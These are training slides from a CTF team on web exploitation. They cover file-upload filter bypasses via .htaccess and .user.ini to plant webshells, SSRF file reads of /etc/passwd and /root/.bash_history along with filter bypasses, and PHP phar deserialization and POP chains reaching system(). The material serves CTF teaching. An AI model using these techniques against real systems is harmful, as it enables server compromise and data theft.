



WEB HowTo 2

上海交通大学 0ops 武永兴

- 资源推荐
- 文件上传
- SSRF
- 反序列化

大佬 Blog 推荐

- <https://www.leavesongs.com/>
- <https://chybeta.github.io/>
- <https://www.cnblogs.com/iamstudy>
- <http://blog.orange.tw/>
- <http://www.wupco.cn/>
- <https://blog.ripstech.com/>
- <https://portswigger.net/blog>

友链

github 推荐

- <https://github.com/0ops/ctfs>
- <https://github.com/swisskyrepo/PayloadsAllTheThings>
- <https://github.com/w181496/Web-CTF-Cheatsheet>
- https://github.com/wonderkun/CTF_web
- <https://github.com/LyleMi/Learn-Web-Hacking>
- Star 和 Following

其他推荐

- <https://xz.aliyun.com/>
- <https://www.anquanke.com/knowledge>
- <https://www.freebuf.com/>
- <https://hackerone.com/hackactivity/>
- <https://buuoj.cn/>
- Twitter

工具推荐

- Burpsuite
- Postman
- Hackbar
- Requests

文件上传

- 前端检查
 - 使用burpsuite 拦截修改即可 （在edusrc 里面最常见的getshell情况）
- 后端检查\$_FILES['file']['type']
 - 用burpsuite 修改Content-Type

文件上传

```
#!/usr/bin/env python3
import requests
debug = True
url = 'http://0ctf.cn'
data = {'name': 'username'}
files = [('name', ('filename', b"xxxxx", 'image/png'))]
proxies = {'http': 'http://127.0.0.1:8080'}
if debug:
    r = requests.post(url, data=data, files=files, proxies=proxies)
else:
    r = requests.post(url, data=data, files=files)
print(r.text)
```


文件上传 - 后端检查后缀

- 后缀名黑名单
 - 只限制不能传php
 - 限制不能传ph*
- 后缀名白名单
 - 不能够直接getshell

文件上传 – 不能传php

```
<?php
if(isset($_FILES["file"])){
    if(stristr($_FILES["file"]["name"],"php")){
        die("php is not allowed");
    }
}
```

文件上传 – 不能传php

- php
- php3
- php4
- php5
- php7
- pht
- phtml

```
$ cat php7.0.conf
<FilesMatch ".+\.ph(p[3457]?|t|tml)$">
    SetHandler application/x-httpd-php
</FilesMatch>
```

ⓘ 不安全 u.cn/test.pht	
PHP Version 7.0.33-0ubuntu0.16.04.7	
System	Linux ctfu1604 4.15.0-66-generic #75~16.04
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d

文件上传 – 不能传ph

```
<?php
if(isset($_FILES["file"])){
    $ext = pathinfo($_FILES["file"]["name"], PATHINFO_EXTENSION);
    if(stristr($ext,"ph")){
        die("phx is not allowed");
    }
}
```

文件上传 – 不能传ph

- 利用.htaccess
 - 限制: AllowOverride all
 - 1. 上传.htaccess 增加一种可解析的后缀名
 - 2. 上传webshell

文件上传 – 不能传ph

```
$ cat .htaccess
AddType application/x-httpd-php .wuwu
ctf@ctfu1604 /var/www/html/testhtaccess
$ cat shell.wuwu
<?php
phpinfo();
ctf@ctfu1604 /var/www/html/testhtaccess
$ █
```

u.cn/testhtaccess/shell.wuwu	
PHP Version 7.0.33-0ubuntu0.16.04.7	
System	Linux ctfu1604 4.15.
Server API	Apache 2.0 Handler

文件上传 – 不能传php

- 利用.user.ini
 - 限制：fastcgi 原本要有一个php文件
 - 1. 上传.user.ini (auto_prepend_file)
 - 2. 上传webshell
 - 3. 访问原先的php

文件上传 – 不能传ph

```
root@738ca7adcd05:/var/www/html# cat .user.ini
```

```
auto_prepend_file=./shell.jpg
```

```
root@738ca7adcd05:/var/www/html# cat shell.jpg
```

```
<?php echo 23333;
```

```
root@738ca7adcd05:/var/www/html# cat test.php
```

```
root@738ca7adcd05:/var/www/html# curl 127.0.0.1/test.php
```

```
23333root@738ca7adcd05:/var/www/html# curl 127.0.0.1/test.php
```

```
23333
```


文件上传 – 其他

- 上传SVG可能造成存储型XSS
- 从\$_GET 或者\$_POST 获取文件名
- 上传phar包结合文件包含
- 上传phar包造成反序列化
- 绕过检查文件头
- <https://github.com/c0ny1/upload-labs>

SSRF

- 扫描内网
 - 存活主机
 - 开放端口
- 读文件
 - 列举目录
 - 读取文件
- 攻击内网的服务
 - redis
 - memcache
 - Struts2
 - cgi
- cloud metadata

- URL Java

- **scheme**://[userinfo@]host[:port]path[?query][#fragment]

- scheme: 协议

- http
 - https
 - file
 - netdoc
 - ftp
 - jar
 - mailto

- URL php

- **scheme**://[userinfo@]host[:port]path[?query][#fragment]

- scheme: 协议

- file
- gopher
- ftp
- http
- https
- dict

```
curl 7.47.0 (x86_64-pc-linux-gnu) libcurl/7.47
Protocols: dict file ftp ftps gopher http http:
Features: AsynchDNS IDN IPv6 Largefile GSS-API
```

SSRF

```
1 <?php
2 $url = $_GET['url'];
3 $ch = curl_init();
4 curl_setopt($ch, CURLOPT_URL, $url);
5 curl_setopt($ch, CURLOPT_RETURNTRANSFER, TRUE);
6 $ret = curl_exec($ch);
7 echo $ret;
8 curl_close($ch);
9 █
```

SSRF – 读文件

```
$ curl "http://127.0.0.1/tmp/ssrf/curl1.php?url=file:///etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

- 读哪些文件?

- `/proc/self/cwd/` 表示当前的工作目录
- `/proc/self/cmdline` 表示当前的执行的命令
- `/proc/self/fd/12` 当前进程打开的文件
- `/root/.bash_history`
- `../...../WEB-INF/web.xml`


SSRF – gopher

- 攻击redis, fastcgi
<https://github.com/tarunkant/Gopherus>
- POST请求
- uWsgi
<https://github.com/wofeiwo/webcgi-exploits>
- 其他资料
<https://blog.chaitin.cn/gopher-attack-surfaces/>
<https://joychou.org/web/phpssrf.html>

SSRF – 绕过

- 检查ip: 127.0.0.1
- 十进制: http://2130706433/
- 0.0.0.0
- localhost
- DNS 解析: 192.168.197.132.xip.io
- 302跳转
- DNS rebinding

1. `gethostbyname()` and get 1.2.3.4
2. Check 1.2.3.4 not in blacklist
3. Fetch URL by `curl_init()` and `cURL` query DNS again!
4. 127.0.0.1 fetched, SSRF!



SSRF – 函数列表

- curl_exec 默认不支持302跳转
- file_get_contents 默认支持302跳转
- copy
- readfile
- file 等读文件的函数

SSRF – 函数列表

- curl_exec 默认不支持302跳转
- file_get_contents 默认支持302跳转
- copy
- readfile
- file 等读文件的函数

SSRF – 其他


- SSRF + CRLF 攻击redis
- SoapClient 反序列化 + CRLF
- XXE 也可以转化成 ssrf (试了一下不支持gopher)

反序列化 – php

- 魔术方法

<https://www.php.net/manual/zh/language.oop5.magic.php>

- `__destruct` 对象被销毁时执行
- `__wakeup` 反序列化的时候执行
- `__sleep` 序列化的时候执行
- `__call` 调用不存在的方法
- `__toString` 当对象被当成字符串时
- `__get` 获取不存在的属性的



```
class Student{
    private $age;
    function __construct($name, $age)
    {
        echo "__construct()\n";
        $this->name = $name;
        $this->age = $age;
    }
    function __call($name, $args)
    {
        echo "__call($name)\n";
    }
    function __get($name)
    {
        echo "__get($name)\n";
    }
    function __toString()
    {
        echo "__toString()\n";
        return "";
    }
    function __destruct()
    {
        echo "__destruct()\n";
    }
}
```

```
$xiaoming = new Student("xiaoming", 18);
```

```
→ www php xx.php
```

```
__construct()
```

```
__destruct()
```

```
→ www █
```



```
$xiaoming = new Student("xiaoming", 18);  
$ser = serialize($xiaoming);  
echo $ser."
```

```
→ www php xx.php
```

```
__construct()
```

```
0:7:"Student":2:{s:12:"Studentage";i:18;s:4:"name";s:8:"xiaoming";}
```

```
__destruct()
```

```
→ www php xx.php | xxd
```

00000000:	5f5f	636f	6e73	7472	7563	7428	290a	4f3a	__construct().0:
00000010:	373a	2253	7475	6465	6e74	223a	323a	7b73	7:"Student":2:{s:
00000020:	3a31	323a	2200	5374	7564	656e	7400	6167	:12:".Student.ag
00000030:	6522	3b69	3a31	383b	733a	343a	226e	616d	e";i:18;s:4:"nam
00000040:	6522	3b73	3a38	3a22	7869	616f	6d69	6e67	e";s:8:"xiaoming
00000050:	223b	7d0a	5f5f	6465	7374	7275	6374	2829	";}.__destruct()
00000060:	0a								.

```
→ www
```

```
$student = base64_decode("Tzo30iJTdHVkZW50IjoyOntz0jEy0iI  
$student = unserialize($student);  
$student->id;  
$student->func();  
echo $student;
```

```
→ www php xx.php  
__get(id)  
__call(func)  
__toString()  
__destruct()  
→ www █
```

反序列化 – phar



```
<?php
    class TestObject {
    }

    @unlink("phar.phar");
    $phar = new Phar("phar.phar"); //后缀名必须为phar
    $phar->startBuffering();
    $phar->setStub("<?php __HALT_COMPILER(); ?>"); //设置stub
    $o = new TestObject();
    $phar->setMetadata($o); //将自定义的meta-data存入manifest
    $phar->addFromString("test.txt", "test"); //添加要压缩的文件
    //签名自动计算
    $phar->stopBuffering();
?>
```

phar.readonly 改为off

反序列化 – phar

```
└─$ xxd phar.phar
```

```
00000000: 3c3f 7068 7020 5f5f 4841 4c54 5f43 4f4d <?php __HALT_COM
00000010: 5049 4c45 5228 293b 203f 3e0d 0a4c 0000 PILER(); ?>..L..
00000020: 0001 0000 0011 0000 0001 0000 0000 0016 .....
00000030: 0000 004f 3a31 303a 2254 6573 744f 626a ...0:10:"TestObj
00000040: 6563 7422 3a30 3a7b 7d08 0000 0074 6573 ect":0:{}....tes
00000050: 742e 7478 7404 0000 00e8 cac4 5d04 0000 t.txt.....]...
00000060: 000c 7e7f d8b4 0100 0000 0000 0074 6573 ..~.....tes
00000070: 74f2 b834 8be9 b817 b3b5 67ab ff69 6b4b t..4.....g..ikK
00000080: f8d3 d14b 0502 0000 0047 424d 42 ...K.....GBMB
```

反序列化 – phar

```
<?php
    class TestObject {
        public function __destruct() {
            echo 'Destruct called';
        }
    }

    $filename = 'phar://phar.phar/test.txt';
    file_get_contents($filename);
?>
```

```
ctf@ctfu1604 /var/www/html/tmp/ser
$ php read_phar.php
Destruct called%
ctf@ctfu1604 /var/www/html/tmp/ser
$
```

<https://paper.seebug.org/680/>

反序列化 – phar

- 在服务器端构造一个phar包
- 能够控制参数名为phar://xxxx.jpg/test
- 大多数文件相关的函数都支持phar协议
- <https://blog.zsxsoft.com/post/38>

反序列化 – POP链

```
class Register
{
    public $checker;
    public $registered;

    public function __construct()
    {
        $this->checker=new Checker();
    }

    public function __destruct()
    {
        if(!$this->registered){
            $this->checker->index();
        }
    }
}
```

```
class Cmd
{
    public $cmd;

    public function __construct()
    {
        $this->cmd = "ls";
    }

    public function execute()
    {
        system($this->cmd);
    }

    public function __call($name, $arguments)
    {
        if($this->{$name}){
            $this->{$this->{$name}}($arguments);
        }
    }
}
```

反序列化 – POP链

```
class Register
{
```

```
    public $checker;
    public $registered;
```

```
    public function __construct()
```

```
{
```

```
        $this->checker=new Cmd();
```

```
}
```

1. 对象销毁的时候自动调用__destruct

```
    public function __destruct()
```

```
{
```

```
        if(!$this->registered){
```

```
            $this->checker->index();
```

```
        }
```

```
}
```

```
}
```

2. 调用Cmd 的index 触发__call

```
class Cmd
{
```

```
    public $cmd;
```

```
    public $index;
```

```
    public function __construct()
```

```
{
```

```
        $this->cmd = "echo '2333'";
```

```
        $this->index = "execute";
```

```
}
```

```
    public function execute()
```

```
{
```

5. \$this->cmd 被改成了我们想要执行的命令

```
        system($this->cmd);
```

```
}
```

```
    public function __call($name, $arguments)
```

```
{
```

3. \$name是index, \$this->index是excute

```
        if($this->{$name}){
```

```
            $this->{$this->{$name}}($arguments);
```

```
        }
```

4. \$this->excute()

```
}
```

```
}
```


反序列化 – POP链

- <https://github.com/ambionics/phpggc>

Q&A

谢谢大家